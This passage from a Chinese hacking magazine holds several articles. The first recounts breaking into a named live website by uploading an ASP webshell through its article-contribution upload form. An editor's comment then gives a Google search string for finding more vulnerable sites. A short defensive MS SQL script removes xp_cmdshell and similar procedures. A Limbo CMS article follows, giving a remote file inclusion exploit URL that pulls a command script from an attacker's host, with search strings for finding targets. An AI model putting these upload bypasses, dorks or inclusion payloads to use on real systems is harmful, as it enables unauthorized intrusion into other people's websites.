我就不在本地测试了，直接去它的官方测试去，地址是：http://article.9466.net/，如图 2 所示。

在上面的页面中可以看到一个**"投稿"**的链接，我们就要对这里进行利用。直接进入投稿页面，地址为 http://article.9466.net/contribute.php，如图 3 所示。




图3　投稿页面

可以看到编辑器的最后一个按钮是**"上传文件"**，我们查下是不是这里调用了 editor.php 文件。查看这个投稿页面的源代码，在源代码中搜索 editor.php，得到如图 4 所示的结果，可以看到就是这里调用了那个 editor.php 文件。




图4　投稿页面中调用 editor.php 文件

2、首试未果：传 .php3 失败

通过上面的分析，我们确认了就是在这里进行利用的。点一下"上传文件"按钮，会打开一个新的页面，点"Browse"选择我们修改后缀为 .php3 的 PHP 木马 1stphp.php3，写上描述名，如图 5 所示。




图5　选择要上传的 .php3 木马




图6　上传 .php3 文件得到的提示信息

然后点上传，却得到了如图 6 所示的失败提示信息。

晕哦，失败了，看样子是也限制了 .php3 文件的上传。但是我下的代码中明明没有限制 .php3 呀？难道他自己家用的和发布的不一样？不解中。

3、第二条路的无奈：.pl 是个死马

上面直接传 .php3 没有成功，我们探测第二条路，上传 .pl 木马。一般 *UNIX 主机都是可执行 perl 的，也就支持 .pl 木马了。

从5月份的杂志光盘中找到《PHP Advanced Transfer Manager漏洞串串烧》附带的.pl木马test.pl，按照上面的方法传上去，查看上传成功页面的源代码可以得到上传后文件的路径，但是访问时提示下载，看来不支持perl语言，test.pl只是个死马，跑不起来，哎，无奈呀！




图7 上传成功的提示

4、第三条路的惊喜：上传asa型木马

前面两条路都失败了，但是我们也从中了解到一些信息，比如系统修补了.php3的上传，服务器不支持perl，那服务器就很有可能是WIN的啦，那就应该支持ASP（ASA）网页木马了。OK，修改一个ASP的木马后缀为.asa，和前面一样打开上传页面，选取asa文件，提交成功，如图7所示。

传上去了，我们在这个成功的页面点右键，查看其源代码，如图8所示。




图8 查看上传成功页面源代码得到木马地址





图9 拿到WebShell

从上面的源代码中可以找到我们刚才上传上去的木马的地址为：http://article.9466.net/upfiles/2006/ASPAdmin_A.asa，输入以上地址，Webshell就拿到了，如图9所示。

三、收工前的窥探

还记得最开始上传.php3后缀的文件不成功吗？我还纳闷着呢，找下原因去。打开config.php文件，如图10所示，可以看到增加了对.php3的过滤，呵呵，原因就在这。



四、漏洞修补建议

我联系不上站长，所以到现在还没有补丁放出来。在这里先说下我的修补建议：如果是WIN服务器，增加对asa、cer等格式的过滤；如果是*UNIX服务器，则需要限制.pl的上传；自然这种被动的防范还是不安全的，比较安全的方法是修改为只能上传指定格式的文件，其他的都不能上传。

（文章中用到的三种木马1stphp.php3、test.pl和Adnin_A,asa在光盘中有收录。）

编辑点评： 这个文章系统我没用过，但是网上使用这个的也不少，一般都是学校的新闻或文章系统。寻找这种站点的方法是在Google中以"Power by 9466Aricle"为关键字进行搜索，找到的基本上都可以成功利用，希望使用这个系统的朋友快快修补！另外补充一点，在决定上传哪种类型的木马前，可以先探测下主机信息，以确定是WIN还是*UNIX，以免和作者一样传个死马上去，也够浪费表情的。

雕虫小技之Windows服务器安全专辑

MS SQL Server

使用系统帐户登陆查询分析器运行以下脚本

```
use master
exec sp_dropextendedproc 'xp_cmdshell'
exec sp_dropextendedproc 'xp_dirtree'
exec sp_dropextendedproc 'xp_enumgroups'
exec sp_dropextendedproc 'xp_fixeddrives'
exec sp_dropextendedproc 'xp_loginconfig'
exec sp_dropextendedproc 'xp_enumerrorlogs'
exec sp_dropextendedproc 'xp_getfiledetails'
exec sp_dropextendedproc 'Sp_OACreate'
exec sp_dropextendedproc 'Sp_OADestroy'
exec sp_dropextendedproc 'Sp_OAGetErrorInfo'
exec sp_dropextendedproc 'Sp_OAGetProperty'
exec sp_dropextendedproc 'Sp_OAMethod'
exec sp_dropextendedproc 'Sp_OASetProperty'
exec sp_dropextendedproc 'Sp_OAStop'
exec sp_dropextendedproc 'Xp_regaddmultistring'
exec sp_dropextendedproc 'Xp_regdeletekey'
exec sp_dropextendedproc 'Xp_regdeletevalue'
exec sp_dropextendedproc 'Xp_regenumvalues'
exec sp_dropextendedproc 'Xp_regread'
exec sp_dropextendedproc 'Xp_regremovemultistring'
exec sp_dropextendedproc 'Xp_regwrite'
drop procedure sp_makewebtask
go
```

删除所有危险的扩展。

Limbo CMS<=1.04 致命之伤
——取 WebShell 如此简单

从本文你可以学到：
1. Limbo CMS 漏洞的产生。
2. 构造漏洞利用的条件。
3. 推算路径。

Iceskysl @1.S.T

Limbo(http://www.limbo-cms.com)是一个用 PHP 写的网站智能建站系统(CMS)，它是网站的后台引擎，使网站内容的创建、管理和共享更加简易，主要面向的是公司网站、中小型商务网站、家庭和个人网站。其功能很丰富，包括回收站管理、广告管理、多媒体（图片、文件）上传和管理、RSS 等系列功能，其口号为：power in simplicity！（强大源于简洁）很好奇它是如何保证简洁又强大的，心想肯定有漏洞！果然，最近暴出致命漏洞，巧妙利用可以得到 Webshell，让我们来看看。

一、漏洞的产生

产生漏洞的文件是 /classes/adodbt/sql.php，看看漏洞代码先，如下：

```
<?php
include_once($classes_dir."adodbt/misc.php");
include_once($classes_dir."adodbt/stringparser.php");
…… ……
?>
```

从上面的代码可以看到，它直接 include_once（包含）了文件，我们可以从外部提交 $classes_dir 参数来加以利用，成功利用的话可以执行命令或者得到 Webshell。看上面有漏洞的代码，经常看 NoHack 的朋友都清楚该怎么做了，可以直接构造如下格式的 Exploit 来利用：

```
Exploit：/classes/adodbt/sql.php?classes_dir=http://yourhost/cmd.txt?cmd=ls
```

二、寻找目标

在 Google 中用关键词 inurl："index2.php?option=rss" 或者 "powered By Limbo CMS" 搜索，可以看到使用这个系统的用户不算少，图 1 就是以 powered By Limbo CMS 为关键词搜索的结果。

